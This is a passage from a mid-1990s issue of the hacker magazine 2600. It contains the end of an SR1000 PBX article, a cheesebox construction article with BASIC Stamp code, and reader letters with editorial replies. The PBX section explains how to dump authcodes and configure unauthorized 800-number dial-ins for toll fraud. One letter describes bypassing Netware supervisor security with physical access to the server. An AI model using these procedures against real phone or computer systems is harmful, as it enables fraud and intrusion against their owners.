There are many more commands that I have purposely left out which range from Defrag programs to Sector editors. Keep in mind it's really easy to screw up in shell, so don't just guess or you'll make a scene. No, this is not MS-DOS.

Type EXIT and return to the menus. You will see a list of options with abbreviations (such as SYSMON, TRNKMOD, SHELL, etc.) to the right of each option. You'll notice they are the same as the .RO files you saw in shell. You can type the file name to skip menus.

OK, So What Should I Do?

The most imortant part of the SR1000 is its routing information. To take a look at the important routing and calling card validation info, you'll want to do the following (and you'll have to figure this out from the menus of course):

Go to the Utilities Menu, then the Trunk Group Listings, and dump all the trunk groups. This will tell you which ports are under which groups. This will be important later.

Dump the Direct in Access numbers... this is an option under the Utilities/Trunk Listing Menus. This will give you an idea which trunk groups are being used and how.

Dump the Authcodes... this will most likely be back one menu, but still under the Utilities menus.

Type FEATACC to get a list of all of the Feature Access Codes.

Go through each Trunk Group and write down the first trunk listed. This is how you'll figure out what type of trunks this group is comprised of (T1's, B1's, DID's, whatever).

Type TRNKMOD and do a (F)ind for each of the trunk names that you have written down. If you see something like "T2" for the port type, it's a T1 Span... if you see "LS" or "GS" it's either a Loop Start or Ground Start analog phone line. If you see anything else, dont worry about it right now. Find me and ask questions.

What Can I Do With This Stuff?

Now you're going to want to look down the Direct in Access number listing you dumped earlier. If your list is long enough, you will hopefully have either 1-800 numbers, or other phone numbers which have an access number of 2364 next to them (this number may be different, but will always be in the Feature Access Codes table as "Validation" or something similar towards the bottom right of the screen). This means they go to the authcode validator which of course requires one of the authcodes from the list you also dumped earlier. Congratulations - you have the dialin and all of the calling cards.

If they aren't using the calling cards, you have several options, of which I'll give you two...

Add Your Own and Set Up An Indial.

Look on the Feature Access Codes (FEATACC) Screen for the Validation Access which will be towards the lower right of this screen. If it's blank, you can add one by typing (A)dd, moving to it, changing it, and hitting HOME and then (A)ctivate. Now pick a number in the Direct in Access Codes (DIACODE) listing and go to the DIACODE screen and (F)ind this number. If the first field under this screen is a 1 (match by DNIS) after the find you are all set, especially if it is an 800 number. Select (C)hange, and change the Access Offset to match the code you found or added into the FEATACC screen. (Note: Any other Feature Access Code should work at this point providing it is allowed by the STACOS and RRSCOS of this TRUNK GROUP.) Now type AUTHCODE and enter an 8 digit code along with a COS. If you don't know what Class of Service to use you

can just guess, or you can add one into the STACOS and RRSCOS tables. (These tables are self-explanatory.) Grab another phone and call the number you set up. You should get a tone, and you should be able to enter your code and get a second dialtone.

Go For a Direct in System Access (DISA)

Pick a number in the Direct in Access Codes (DIACODE) listing and go to the DIACODE screen and (F)ind this number. If the first field under for this screen is a 1 (match by DNIS) after the find you are all set, especially if it is an 800 number. Look on the FEATACC Table for the "Remote Access" or "Meet Me Conference". (C)hange the Access Offset of the DIACODE Number to match the Remote Access code. If the Remote Access code was blank you can either add one to the FEATACC Table or pick another FEATACC Code. Hit HOME then (A)ctivate it. You now have an 800 number that will either give you an inside dialtone or drop you into the conference. (You would now dial 9 to get an outside line.)

If you decide you want to learn a little about routing, you can try the following experiment, providing your SR1000 has 800 numbers in service.

800 Line Routing

If you have a good sized list of numbers in the DIACODE table, you can look at the Access Offset. Write it down.

(Note: 800 Numbers which are not terminated outside the PBX will most likely have a Station number in the DIACODE Access number field instead of a Direct Routing Table Access (DRTA) Number. DRTAs are usually 1xxx to 19xx, whereas stations are usually 1xx to 9xx.)

If you found a DRTA in Diacode's Access Offset field, type DRTAS and do a (F)ind for the Access Offset.

You will now get what is called a Routing Code. Type ROUTE and do a (F)ind on the Routing Code. Here you will get a table which contains this and any other routing code which associates with the routing table. Type (N)ext and you will now see the routing procedure which *usually* selects a trunk group and a dialing procedure. It looks similar to this:

```
1] TKGP 15
2] PROCEDURE 54
3]
4]
5]
6]
```

Now hit escape and type DIALPROC and (F)ind the procedure listed in your routing table. This is the actual wink and dial out on the trunk. It may look something like this:

```
 1] SEIZE
 2] MF
 3] DIAL D
 4] DIAL 601
 5] DIAL 4672345
 6] DIAL F
 7] WAIT
 8] CONNECT
 9] TERMINATE
10]
```

Just a bit more information before I stop rambling:

Cortelco (the distributor for the SR1000) has their own BBS which contains the last version of the SR1000 operating system, which provides hours of meaty debugging pleasure. (Hey! It's better than burning a Tandy or crashing Windows, or crashing a Tandy through Radio Shack's window... OK, maybe not.)

Also, this switch is capable of Silent Monitoring in several different ways... keep this in mind when you get permission to play with one...

More Later. As Dr. Delam would say Bootleg would say, "Nuff Said."

Keep in mind unauthorized access to any computer is a felony, so of course make sure you have permission before you try such an experiment. Uhem.

by Thomas Icom
ticom@2600.com
voicemail: 4266

Background

The original cheesebox came to surface during the 60's. It was so named by Bell Security because the first device of this type that they found was inside a cheesebox.

The cheesebox turned two phone numbers into a loop line. What this enabled one to do was communicate with another party without having to disclose either party's phone number. The first party would call into line one, the second party would call into line two, and the cheesebox would connect the two lines together, enabling the two parties to communicate. It was often installed in a phone cabinet, or at an apartment that was rented with an alias.

Additionally, the cheesebox incorporated a black box circuit for each line. This enabled each party to avoid being billed for the call and also acted as the switchhook for the device.

Other variations of the cheesebox, often called "CF (call forwarding) Boxes", or "Diverter Boxes" enabled one to call line one and receive line two's dialtone. These boxes are still available commercially; mated with an autodialer for use in a person's place of business to reroute calls to an answering service after hours.

Plans for the original cheesebox were printed in *YIPL/TAP* during the 70's. Unfortunately, since they only work on Step by Step or Crossbar switches (due to the integration of the black box circuit into the unit), they are unsuitable for use in 99 percent of the country.

In the mid 80's, plans were distributed on H/P BBSes for a device known as a "Gold Box". The Gold Box was a diverter-style cheesebox. The schematic was drawn with ASCII character graphics, and difficult to interpret. Current versions of that g-file have either an unreadable or incorrect schematic.

More recently, a seller of "specialized electronics" equipment has marketed the "Logos Box". This diverter-style cheesebox uses a single line with three-way calling to accomplish its function. The price, however, is out of the reach of many, and the requirement for the line to have three-way calling limits its use. (If there is sufficient interest, you may see plans for a Logos Box and other surreptitious BASIC Stamp applications in future articles.)

Implementation

This version of the cheesebox is based around the Parallax BASIC Stamp. This microcontroller was chosen due to its small size, extreme versatility, and inexpensive price. The use of a microcontroller also enables one to use a minimal amount of support hardware, as control functions are handled via software.

There are currently two versions of software for this device. The first listing is designed to go off-hook as soon as a ring is detected on the primary (incoming) line. The second listing waits 30 seconds (the time can actually be any length up to 18 hours - that's one of the nice things about using a microcontroller) after hearing an initial ring; at which time it will then pick up on the first ring of the next incoming call. The second listing is for use with a primary line that has an answering machine, FAX, or similar device installed on it. Most auto-answer telecom devices require a minimum of two rings to activate. The use of a one-ring wake up feature makes it compatible with them.


Picking up on the first ring will also defeat any caller ID device placed on the primary line. CID data is sent between the first and second ring. By picking up on the first ring, the data is prevented from being sent and subsequently received by any CID device on the primary line. The CID device will display nothing for that call. One should keep in mind though, that this feature should be used in conjunction with other Caller ID defeating techniques as it by itself won't defeat auto-callback (*69 in most areas) or call-trace (*57 in most areas).

After detecting a ring, the device picks up the primary and secondary (outgoing) line. If the secondary line is not in use, one will receive the secondary line's dial-tone. If the secondary line is ringing at the time of seizure, the device will "answer" it. To the caller on the secondary line,

this would sound like a regular phone call (alleviating some suspicion if instead the caller was just told to dial the number and wait in silence; thus indicating potential cheesebox usage). If the secondary line was in use, the caller into the primary line would be thrown into the conversation occurring on the secondary line. While this might prove to be interesting for PSYOP purposes, the use of this device in its current configuration for surveillance would be a poor choice, as the audio path would be two-way, and cheesebox picking up the secondary line would be as detectable as if someone picked up a regular extension (i.e., a "click" would most likely be heard, and the line voltage would drop).

Once the Stamp picks up the phone, line voltage is used to latch open the two 12V line relays. The Stamp then goes back to waiting for a ring detect again. When the caller on the primary line hangs up, the line voltage will drop to zero and the relays will unlatch. The cheesebox is ready for another call.

When the Stamp is in its normal state, it draws 2 milliamps of current. When it picks up the phone, this goes up to 22 mA for about three-quarters of a second. Under those circumstances, a 9V 600 mAh battery will last somewhere around ten to twelve days. This is extended by using the Stamp's sleep feature so that the Stamp only checks for a ring roughly three times a second; as opposed to a thousand times a second. When in sleep mode the current draw is only 20 uA (0.020 mA). This should extend the battery life to somewhere between twenty and thirty days, depending on use.



T1, R1 - Primary Line
T2, R2 - Secondary Line
RL1, RL2 - 12V Relay
RL3 - 5V Relay

Hardware Construction

The first thing you should do is read the manual that came with your BASIC Stamp programming package. It's full of useful informa-

PARTS LIST

ITEM	QTY.	ORDER
BASIC Stamp I Module with carrier board	1	Parallax
BASIC Stamp Programming Package	1	Parallax
NE-2H Neon Lamp	1	Radio Shack #272-1102
22K Ohm Resistor	1	Radio Shack #271-1128
Photocell (exact type not important.)	1	Radio Shack #276-1657
.1 uf Capacitor	1	Radio Shack #272-135
5V SPST Reed Relay	1	Radio Shack #275-232
12V SPST Reed relays	2	Radio Shack #275-233
1:1 600 Ohm Isolation Transformer	1	Radio Shack #273-1374
560 Ohm Resistor	1	Radio Shack #271-1116
9V battery, preferably rechargable	1	Radio Shack #23-229

Electronic Tools (Soldering Iron, Solder, Hookup Wire, Electrical Tape, Alligator Clips, etc.)

tion you will need to know in order to successfully complete this project.

Hardware construction is pretty straightforward, due to a minimum number of components involved. The BASIC Stamp and Programming package can be ordered from:

Parallax
3805 Atherton Rd. #102
Rocklin, CA 95765
916-624-8333
FAX: 916-624-8003
BBS: 916-624-7101
WWW: http://www.parallaxinc.com

This should all fit on the prototyping area of the Stamp's carrier board, although some care should be taken as to placement. The one step that should be paid attention to is the ring detector. This consists of the neon bulb (with its dropping resistor) and photocell.

Take a length of electrical tape and wrap the photocell and neon bulb together, taking care that the leads of each component don't touch. You want to make this as light-proof as possible; a second layer/piece might be necessary. When this is completed, attach the dropping resistor to one of the neon bulb's leads and attach the neon bulb/resistor combination to the phone line. Attach an ohm meter to the leads of the photocell. You should get some high reading. Now ring your phone and watch the ohm meter. The reading should go down significantly. If it does, then your device works. If not, check the construction and try again. The exact readings are unimportant, you just have to get a high reading when it's idle and a low reading when it detects a ring.

Once you have the ring detector working, you can attach it to the Stamp according to the schematic and calibrate it. Load up your programming software, attach and power up the Stamp, enter the editor and press Alt-P. When asked for the pin, input "0" (that's the pin you connected it to). Hook up the ring detector to the phone line and, while the calibration routine is running, ring your phone. Write down the scale value that appears, you will need to put it in the source code at the appropriate place. (You should understand once you become familiar with the Stamp and see the source code.)

After the hardware construction phase is completed, load up your programming software, and put one of the following pieces of source code in the stamp.

Operation

Operation is pretty straightforward. A nine volt battery is attached and the box is hooked up to two phone lines. The primary wires will be attached to the incoming line and the secondary wires to the outgoing. When a call is made into the primary line, the caller will be switched into the secondary. When the caller hangs up, the cheesebox resets itself and waits for another call.

Shout outs to: Mercenary, Anubis, Stormbringer, l0pht Heavy Industries, Chuck Hammill, RC, NESOG, and all you cyber-libertarians on the net.

SOFTWARE

Pick Up on First Ring Version
CHEESE1.BAS:

```
start: goto wait
pickup: high 1
    pause 1000
    low 1
    goto start
wait: pot 0,xxx,b0    'xxx=The scale
    number received during calibration
    if b0>0 then pickup
    nap 4
    goto wait
```

Ring Once and Then Call Again Version
CHEESE2.BAS

```
start: goto wait
pickup: high 1
    pause 1000
    low 1
    goto start
wait: pot 0,xxx,b0    'xxx=The scale
    number received during calibration
    if b0>0 then window
    nap 4
    goto wait
window: sleep 30
secheck: pot 0,xxx,b0    'See earlier pot
    command. Same number goes here
    too.
    if b0>0 then pickup
    nap 4
    goto secheck
```

GOING TOTALLY POSTAL

The Cincinnati Nightmare

Dear *2600:*

In the Spring 1996 issue, a Mr iNSaNiTY wrote to wonder about markings on the road. The explanation is, alas, all too prosaic.

In many places in the country, one must call a special number before digging (not the gardening-style digging, of course!). One says, "I need to do some work at <address>." The central agency then either dispatches contractors (very likely) or the various utility companies who then mark all the buried line and cable locations in the area, which usually includes an area around the exact location.

Around here, the markings on sidewalks and streets take a couple of years to go away. Grass is, of course, not an issue, as the markings are gone after the first mowing. I've never seen them on porches or private structures except when they are involved in the work (e.g., replacing a water line connection).

The reason for this requirement is mostly safety, with a secondary desire to avoid disrupting service. If you've ever seen the aftermath of a gas line explosion, you'll appreciate the safety aspects.

All in all, this operation is a *good* thing, at least in my opinion.

Craig A. Finseth

Dear *2600:*

Mr. iNSaNiTY could make one phone call to his power company to get an explanation of who "vandalized" his neighborhood but for the rest of the readership, I will comment here.

What was experienced in Cincinnati is a procedure called Miss Utility. State laws require that before any contractor begins digging ditches, laying cable, etc., that he call and be visited by Miss Utility. A representative of Miss Utility comes to the proposed site and marks all the known utility lines: cable, phone, gas, electric, and such. The idea is to prevent these contractors from digging with a backhoe and striking a gas main and blowing up not only your house, but your entire neighborhood! The reason he showed up in an 'unmarked' van is because Miss Utility uses contractors to paint the lines.

I can understand your frustration. The first time they painted my driveway, I almost got into a fist fight with the guy. But then I thought about it and decided I liked my house in one piece. However, when they ripped up my lawn, I was really pissed!

Judicator of DC

Dear *2600:*

The lines that were described in this article were not placed by the local Bell, but rather by Miss Utility. It's the law that *anyone* who is a contractor has to call 800-257-7777. When you call a not so pleasant operator takes down the address that is in question and arranges for someone to come out and paint lines wherever there are utility services to be found. They do this within 48 hours and it is free.

Nickle

What a great way to keep people busy!

Dear *2600:*

After reading about Mr. iNSaNiTY's "Cincinnati Bell Nightmare" (Spring 1996), I had to write. I work for the city government installing water mains (hey, it's a summer job) and deal with utility locates regularly. You might be interested to learn that each utility uses a different color. Blue=water, green=sewer, red=electric, yellow=gas, orange=telco. These may be different in your area, but I doubt it. Although most utilities do their own locates, US West contracts theirs out to Kelly Cable Corporation. I don't know if Kelly's locators are incompetent, or if US West's prints are terrible, or both, but I do know that these people have no clue where their phone cables are buried. We've only pulled one 100-pair out of the ground so far....

I would guess that the phone company called in a locate for that area and the locator took it literally. It seems strange that one person was doing all the locates, but that's Ohio.

I don't know if anyone cares about this or not, but it is nice to know what all those damn marks are for. Who knows, maybe you could dig down to that phone cable in your alley to see what it looks like....

Feanor
Fargo

Dear *2600:*

I would like to comment on the "Cincinnati Bell Nightmare" letter in your letters column. The reason that there were lines on everyone's lawn, not just "Mr. iNSaNiTY's" lawn is that the buried utility lines cross other easements on other people's lawns to reach "Mr. iNSaNiTY's" home. The easement is the right of way granted by the local government to a utility to run their plant through or over your property. In underground areas this can be up to 10 feet wide, beginning at the curb. The different color spray paints represent buried underground utilities - for example: gas, power, cable TV, water, and telephone. Each line has to be marked so that when new lines are put in, the existing lines are not damaged. This is to protect the underground utilities as well as the people who are placing the new lines. I am certain you would want to know where buried power lines are if you were operating a machine placing underground cables. In my state (New Jersey), it is the law that all underground utilities are marked before any digging is done. As to the unmarked van, some utilities will hire a contractor to do the underground locating.

P.S. I'm not a telco guy! I am a cable guy.

Benjamin
New Jersey

2600 Groups

Dear *2600:*

I have seen multiple newsgroups with "2600" used in their titles. I am not really looking for passwords, hooks, or ghost boards. But I am interested in real discussions on hackerdom. Are any of these for real?

Michael J. C. G.

Lots of people seem to like to use our name for various reasons. The only newsgroup remotely affiliated with us is the Usenet group alt.2600 which we started several years ago. We don't moderate the group since its purpose was to give everyone a voice. In the tradition of Usenet, that resulted in a great deal of garbage being posted. But you can still find some interesting discussions there if you can wade through all the crap. The Internet Relay Channel #2600 was also started by us and, in the tradition of IRC, isn't really controlled by anyone and occasionally falls under the influence of cliques or takeovers. The channel exists so 2600 types can communicate with other 2600 types in a fairly open environment. We caution you to remember that it's only IRC and nothing anybody does or says should be taken seriously. You may see other newsgroups, rooms, channels, etc. with our name on them. We've got nothing to do with them, except maybe in spirit.

Dear *2600:*

I just picked up a copy of your magazine at my local bookshop today after seeing a copy of it in school. I think you guys are doing a great job and I plan on subscribing. Anyways, myself and a friend are avid hackers and we have known about your meetings for some time now. We would like to start our own in Erie, Pennsylvania but we only have one question: what goes on at these meetings? We don't want to have to schedule a meeting and just hang around for three hours like a bunch of retards staring at each other. Please shed some light on this subject.

The Rippa

Think of them not so much as "meetings" but rather as "gatherings" where there isn't a set agenda and no one person in charge. They are what you make them. You can talk to people you want to talk to, stay with the group, spot the feds, hide away in a corner, or try and ditch the lamers. We have a few general guidelines which you can access by emailing meetings@2600.com.

Airplanes

Dear *2600:*

Just picked up my first *2600* (Vol. 13, No. 1) and read it from cover to cover. However, I found an error in the letter written by Particle Man (203) entitled "Fun on Planes". He states that the hard drive on his portable emits a birdie on 145.150 MHz, and that this could possibly be used as a comm frequency used by the airline. The 144-148 MHz band is reserved for 2 meter Amateur contacts, most of which are FM. Aircraft comms are either in AM mode (118-136 MHz), or Single Sideband on HF.

Bishop
Maple Ridge, BC

That Question Again

Dear *2600:*

I am writing to verify something: newsstand price of your magazine is $4.50 and the subscription rate is $21 for a year. *2600* is a quarterly magazine so that means that the price on the newsstand is $18 for a year. I'm interested to know why, when you make less money on the newsstand mag, you are charging more to subscribe then for someone to just buy the darn thing at a newsstand?

Jimp

It's much easier and cheaper for us to ship a box of magazines to a distributor who then takes care of all the paperwork and hassle. Subscribers, on the other hand, have to be kept track of and processed by us one at a time. Subscribers also get more for that extra three dollars, such as free occasional inserts, free marketplace ads, and the convenience of not having to hunt down issues in stores and getting into the inevitable brawls that result from short supply. Other magazines play by different rules; they subsidize subscriptions through advertising, which is where real money is made in the publishing industry. We are committed to not going down that road.

Phone Shutdown

Dear *2600:*

I have no idea if this is an old trick or new, but it's still pretty cool. I was at the airport to pick up my dad and it was supposed to be a 50 minute wait. Rather than sitting doing nothing I decided to go screw around with the payphones. There were two and both were Southwestern Bell operated. I just picked up the receiver and

started dialing anything that came to mind until I punched in 1311. After five or six clicks there was a tone that dropped in pitch very drastically and then the phone just went dead! I thought, "Hey, this is cool." I hung up the phone and waited about 30 seconds. When I picked up the phone it was still dead! I decided to try this on the other phone. Everything was the same except after the tone dropped pitch there was another click and it started ringing. Well, I sat there for about five minutes and the phone continued to ring (somebody might have answered, had it not been 9:30pm). I hung up the phone and waited several seconds before picking the receiver back up. When I did there was no dial tone and the phone was still ringing! I went and bought a Coke and came back to the phones about 10 minutes later and the first phone was still dead and the other still ringing. I tried dialing 1311 on one other phone and it continued to ring like the second one. I watched later as two guys tried to use the payphones that I had screwed with, and neither could figure out what the hell was going on.

PyroLite

We've noticed similar numbers in some areas that either kill the phone for a few minutes or connect to a never-answering ring for a very long time. The latter usually only works from payphones for some reason.

Corrections

Dear *2600:*

In your most recent issue there was an article written by No Comment and Crash Test Idiot. They lead you to believe that the parts needed are Radio Shack catalog numbers 276-564 (15v zener diode), 275-1571 (push-button switch), 276-041A (LED), and 276-1161A. All of these parts were correct except the last, #276-1161A (a bridge rectifier). In fact this piece is a 2 pin rectifier, and in the article is referred to as a 4 pin piece. For the number of times they mention beer and other alcoholic beverages in this article, it leads me to believe they were both drunk at the time or wrote this article in 1983.

Cannibal

Boat News

Dear *2600:*

"Some Guy" is right about the use of the 500 area code for testing on the Edward A. Smith. I have a brother who lives in St. Thomas and has been on the ship. It is unique in that this ship is used for splicing and repairing cable, not laying it. The cable can pass through the ship and is worked on inside. As far as he knows, the ship was not damaged in the storm.

A note on the telephone service: The day after the storm there was no telephone service available but I got through on his cell phone. He could reach a tower on a nearby island and was about the only person with a line to the outside world for weeks. Now everyone owns cell phones because the land lines still don't function all the time.

Philip Phlop

Mac Hiding

Dear *2600:*

Please feel more than free to print this letter before some Mac-using kiddie gets his stash discovered by a parent.

In your Winter 1995/96 issue (Vol. 12 No. 4), a letter from Equant described a method of hiding Macintosh files, involving pasting a blank PICT into the icon of a folder, then giving the folder an empty name string.

I'm amazed that Equant, having an obvious knowledge of Mac tricks, made a mistake like this. Equant's trick will work only when the window containing the "hidden" folder is using the "View by Icon" or "View by Small Icon" method to display its contents. Any other method (the method for a window is easily changed from the View menu) will show an entry for the folder, in the form of its size, date, and kind. It just won't have a name (kinda like the invisible man wearing a "Hello! My name is" sticker).

The best way to hide Macintosh files, in my opinion, is to use ResEdit (available from Apple developer support) to toggle the "hidden" attribute. Before hiding the file/folder, the user may want to consider placing it inside the System folder, perhaps inside the Preferences subfolder (normally, only applications look there).

The Macintosh uses two strings, the Creator and Owner, to determine which application should be launched when a document is double-clicked. If the user is trying to hide things like graphical images, they may want to change the creator/owner strings. This will prevent the auto-loading of the actual owner application, and should prevent the files from being accessible in the "Open..." dialog box (depending on the application, of course). The owner and creator are each four letters long, case sensitive.

The user should make a note of what the old owner/creator were, so that they can be restored later. The owner/creator and the hidden attribute can be accessed by opening the file under ResEdit, then going to File and "Get info...".

Josh M. McKee
Corvallis, OR

Submission

Dear *2600:*

Hey what's up? This is my submission for an article that you might be interested in. If you happen to publish it, could you contact me? Also, isn't there a 1 year free subscription for every article you publish?

SN0WBLiND

Your "article" was nothing more than a couple of paragraphs that told people how to call random numbers and ask for other people's four digit PINs by saying you were the phone company. This is so old that people probably thought of doing it before phones and calling cards were even invented. More importantly, it doesn't have a whole lot to do with hacking. Better luck next time.

Numbers

Dear *2600:*

I walked past a payphone yesterday and before I puked on it I thought of a red box. Then I thought of dialing an 800 number and I put the two together. I dialed 1-800-RED-BOXX and I got a *carrier!* I tried it on my PC and connected at 14400. Then nothing happened. What the hell is up with it?

foX mulder

Perhaps it wants red box tones.

Dear *2600:*

I've been playing with this 800 number and I haven't figured out what it is for. There are two of them. If you have a clue please fill me in. the numbers are: 18006499097 and 18006499098. I came by them by accident. If I am asking the wrong person/place let me know where how I might inquire.

Shadowdancer

These are intriguing numbers. The first one always returns the number 7113235212 and the second one always returns 7113235213. But before those strings is another number which changes for unknown reasons. We were able to get a range between 2 and 124. We hope readers can help us figure out what these numbers are.

Dear *2600:*

I really enjoy your magazine and look forward to it each issue. I work for a large corporation with a heavy involvement in the telecommunications industry. I was recently searching through some of the information I have received recently and came upon an ANI verification number that is an 800, i.e., accessible from a payphone. The number is 800-223-1104. I hope this may be helpful for anyone who needs to check their lines.

cybersurfer

Dear *2600:*

I thought you would be interested in something I found the other day. Everybody knows about *67 to block Caller ID, but unfortunately it doesn't work for *69 (auto-callback). But I found a way to block it. One day I was experimenting with 10569 as a prefix of a number because some friend told me it would get me free calls. I still don't know if it will but what I did notice was that there was about a 10 second delay before the phone even starts to ring when I used it. I got the idea that maybe it was some type of gateway through another number so I called one of my phone lines with another line using 10569 XXX-XXXX. When I tried *69, it didn't work because it was trying to call back to who knows where. I realize this isn't of much use, just kinda interesting.

Ruthless Dictator

*In New York, consumers managed to change the original NYNEX setup and now *69 doesn't work on blocked calls. It's likely the same can happen where you are if enough people speak up. 10569 is just a carrier access code for a long distance company. They may take a little while to bill you, but in the end they will.*

Dear *2600:*

Last week I got a strange call from someone who has identified himself as "Frank Carson". He then gave me the number 800-55X-XXXX (the x's are censored). After he had hung up I called the 800 number and to my surprise it not only read off my ANI but my name and address! Soon I got a fast busy signal and I hung up. In about 2 minutes the phone rang and it identified itself as "AT&T E-POC special validation service". The call was automated and gave me a few options. The first option (1) was "Verify a number", (2) was "Issue RCMAC commands", and (3) was "Customer Database". Intrigued, I entered one and it then prompted me for a 3 digit area code and a 7 digit number. Curious, I entered the number to my local central office. I then found myself *listening* to another conversation! I must have done this all day. The second option was to issue RCMAC commands and I am not sure how to operate it as it is not user friendly. Neither was the third option.

rolando rojas me stnt

Next time Frank calls, give him our number.

Mystery Computer

Dear *2600:*

I'm going to let everyone know some government information considering I'm probably going to jail anyway. What I came across seems like a Federal Government computer for the army. The number is 1-800-999-7298. When you call it and if you connect correctly you will get a blank screen until you hit "esc". You then get the following choices:

```
RESOURCE              SYSTEM

S1                    EMAIL
IBM                   IBM
AIPC                  MIPA CHAMBERSBURG*
```

Typing AIPC gets you this:

```
*CONNECTED
CHANNEL 03/082. ENTER RESOURCE*
```

If you hit enter and type ibm3101 as terminal type, you will see a warning telling you that this is a "federal government computer system". And then if you try to disconnect it traces your number. I think that it's a computer that the army uses for e-mail, etc. But it is a highly official computer so remember to take some precautions. Trust me, I'm probably gonna be put away because of this.

cookiesnatcher

Unless you went a whole lot further than you're telling us, you have nothing to fear from calling this number. We don't know what you mean when you say it "traces your number" when you try to disconnect. Since it's an 800 number, it most likely records your number as soon as you connect. So it wouldn't be a good idea to call this thing direct from your home and try to hack it.

Novell Hacking

Dear *2600:*

A friend told me about *2600* and that in the latest issue there was an article on hacking Netware. Having administered Netware for more years than I wish to admit, I was hoping to gain more insight into how I can better protect systems I'm responsible for. I do not wish to do any author bashing, as I believe the author's intent genuine, but Trap needs to step back into reality and learn more of Netware before authoring Novell Hack II. Netware meets C2 security requirements and is pretty damn secure; however, out of the box the security is not active and must be properly implemented by the administrator. If security is properly implemented (the backup account will not be supervisor equivalent, as mentioned in the article), then Netware is relatively hard to break into; and there is no magic backdoor password that only Novell or the Super Six know. The weakness of Netware is the implementation of it by poorly trained installers and administrators.

There is a way to gain access to a Netware file server, but you need to also have physical access to it to break in. Netware stores its security information in bindery files; when Netware starts it tries to open the bindery files. If they are not found it assumes a new installation and creates all new files with two default accounts; guest and supervisor, no passwords. This is how one gets into the system if they have physical access.

First, power down the server (if you could DOWN it then you would have administrator privileges). Now boot the server using a DOS disk and then, using your favorite sector editor, do a text search for any bindery backup log file names; if you find any rename them. Now scan the disk for the actual bindery file names and rename them so they now appear as backup bindery log file names. Restart the file server; now you have access as only the supervisor and guest accounts will exist. Log in as the supervisor (no password). Now you need to restore the original bindery file. Run the bindery restore utility and the files you renamed earlier to backups with the sector editor now become the active bindery files; as long as you don't log out you are still in as the supervisor. Start up SYSCON and you can now go in and either change the Supervisor password, add Supervisor equivalent to an account or create a new account with it. The key to this is you need to have physical access to the server for about ten minutes and the users might notice the down time.

Dusty

Security Concern

Dear *2600:*

I have only read your magazine for the last two issues. I find it kicks ass and was considering subscribing. I'm only 16 and hear many things about the government monitoring your mail and what you subscribe to and was wondering... if I ever got in trouble for anything that you talk about in *2600*, could they use the fact that I subscribe to your magazine as evidence? Has anything like this ever happened? Should I just buy it from the newsstands? I would prefer to subscribe, but don't want to take any chances.

Ginchy

It's not so much whether you subscribe - authorities finding copies of 2600 in your possession have been known to try and link that to criminal activity, regardless of how they were obtained. We wish we could tell you otherwise but reading material can be used against you in this day and age. You can either accept that or join us in fighting it.

Canceling AOL

Dear *2600:*

In your Spring issue, YUKYUK complained about trouble canceling his AOL account after his freebie hours were up. May I humbly suggest to you readers with similar intentions - just use the keyword CANCEL. It takes you right to the get rid of my account screen. It is so much easier than trying to dial an 800 number.

Eribake

NSA Tracking

Dear *2600:*

In Volume 13, Number 1, "Disappointed in our Government" writes that he worked for the NSA and says in reference to PGP and other encryption schemes, "They would probably keep your neighbor out of your email - but realistically to this government they are like the Cap'n Crunch decoder rings of old." He says that perhaps the Government could break this encryption in an extra day of number crunching.

Now I have no evidence to state otherwise and I

find it very believable that the NSA has such capabilities. However, don't you find it odd that a (former) NSA agent, someone trained to not give away their identity, has done just that? He says that the NSA "makes your magazine readily available". He says that he was a radio operator aboard a U.S. nuclear sub, and only worked for the NSA for a brief period of time. That's definitely less than 10. My guess is three, maybe four years.

Given this information, it's pretty safe to assume that if the NSA wanted to bother, they know good and well who this man is. I think it's just important to take the article with a grain of salt. This man might as well have signed his name.

Montauk

The Red Box Issue

Dear *2600:*

On your last magazine (Volume 13, Number 1) cover, you stated in the top right corner "Special Red Box Issue". I think this is just retarded! Most "other" magazines give us a little "catch" like, "Loose 750 lbs. in 3 weeks" or whatever. *2600* is a magazine for *us*. Do not stoop so low as to have gimmicks to get your magazine sold. We buy it, you make money, everyone is happy. I just want to remind you that doing these things eventually will get less readers, not more. I don't want this letter to sound like I have a stick up my ass. I just want to make this magazine better.

Cesar

It's interesting that you didn't notice that there wasn't any red box info in the first place. These readers did.

Dear *2600:*

The Spring '96 issue of *2600* had a cover banner proclaiming "Special Red Box Issue". But I can find hardly any references to "red boxes" in this issue! What's going on? Is it encrypted? Is this a ploy to fool the feds?

Rev. Doktor S-Bo

Dear *2600:*

Well, well, well. Has *2600* turned into a money grubbing, deceptive company. Now I was going to buy this month's issue anyway, but I'm sure plenty of people were attracted to it because of the caption "Special Red Box Issue" in the corner. Now maybe I should give you the benefit of the doubt.... Maybe there was a mistake or it was a joke (I don't think I see the humor) but there was no mention of red boxing, nor did I see anything "special" at all. I just hope this wasn't a lame attempt to sell magazines.

mthed

In all seriousness, if you're picking up 2600 for the latest on red boxes, we'd rather you didn't. There is very little more that can be said about red boxes except perhaps to note that too many people are obsessed by them. If you feel cheated, we suggest you look at the cover for a good long time. When you figure it out, you will have learned one of the last remaining lessons of the mighty red box.

Malfunction

Dear *2600:*

Whenever I dial a number like 990-777-7777, it rings once and the Bell bitch comes on and says that I need to dial a 1 first. Well I do that and then it rings once again, then it says that it is not necessary for me to dial a 1 first. Does anyone know what the point of this is?

Vader187

It's a programming error. You'll find that the results will vary depending on what central office you're in. Good luck getting it fixed.

Off The Hook

Dear *2600:*

I used to listen to your program on 99.5 FM here in New York every Wednesday night. But now I noticed it's not on anymore. Could you tell me what happened to your really good show? Did you change radio stations or the time you come on?

Mr. B.

The show moved to Tuesday nights at 8 a while back. If you're out of the area, you can now listen to it through our new voice mail system (516-473-2626).

Free Communication

Dear *2600:*

